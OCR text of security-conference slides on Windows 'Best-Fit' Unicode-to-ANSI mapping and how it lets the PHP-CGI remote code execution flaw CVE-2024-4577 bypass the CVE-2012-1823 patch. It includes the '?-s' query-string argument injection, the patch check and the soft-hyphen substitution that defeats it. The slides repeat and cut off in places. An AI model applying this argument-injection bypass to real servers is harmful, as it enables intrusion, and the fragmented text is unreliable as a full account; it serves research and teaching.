
✅貓咪👉🐱.TXT


How Windows handles Unicode?

Evolution of Encoding in MS Windows




Evolution of Unicode in MS Windows




UTF-16LE
typedef wchar_t WCHAR;
Console Input
File Name
Command Line
Windows Registry
Environment Variable
(more...)

UTF-16LE

```
typedef wchar_t WCHAR;
int main ( int argc,
           char *argv[],
           char *envp[] )
```




File Name

Command Line


Windows Registry

Conso




re...)

riable




`GetEnvironmentVariableA` ⬅️ Single byte / ANSI

`GetEnvironmentVariableW` ⬅️ Wide char / Unicode



On Windows code page 1252 (Latin-1)



On Windows code page 1252 (Latin-1)

UTF-16

Windows OS

√		π		′		≤		∞	
1a	22	c0	03	77	20	64	22	1e	22

Bestfit! RtlUnicodeStringToAnsiString

GetEnviro[illegible]VariableA

ANSI

`char *env="`

v	p	7	=	8
76	70	37	3d	38

`"`

On Windows code page 1252 (Latin-1)

UTF-16

Windows OS

√		π		’		≤		∞	
1a	22	c0	03	77	20	64	22	1e	22

Bestfit! RtlUnicodeStringToAnsiString

GetEnviro VariableA

ANSI

What is the "Bestfit"?

char *env="


v	p	/	=	8
76	70	37	3d	38

"

On Windows code page 1252 (Latin-1)

Bestfit mapping

- Happens when a Unicode string is converted into an ANSI string
- No specific formula, just make them LOOK alike 😉
- Different code pages map differently!



PHP-CGI Remote Code Execution

CVE-2024-4577

A bypass of CVE-2012-1823

PHP-CGI Remote Code Execution

CVE-2024-4577

A bypass of CVE-2012-1823

CVE-2012-1823

Exploit!


http://vuln.host/index.php?-s

Apache

```
php-cgi.exe -s
```

```
$ php-cgi.exe --help
    ...
  -s               Display colour syntax highlighted source.
```

CVE-2012-1823



$ ph

-s

CVE-2012-1823

http://vuln.host/index.php?-s

Apache

Patch!

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
   /* ... omitted ... */
   for (p = decoded_qs; *p && *p <= ' '; p++) { /* skip leading spaces */ }
   if (*p == '-') {
      skip_getopt = 1;
   }
```

CVE-2012-1823

http://vuln.host/index.php?-s

Apache

Patch!

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
```

s/-/\xAD/g

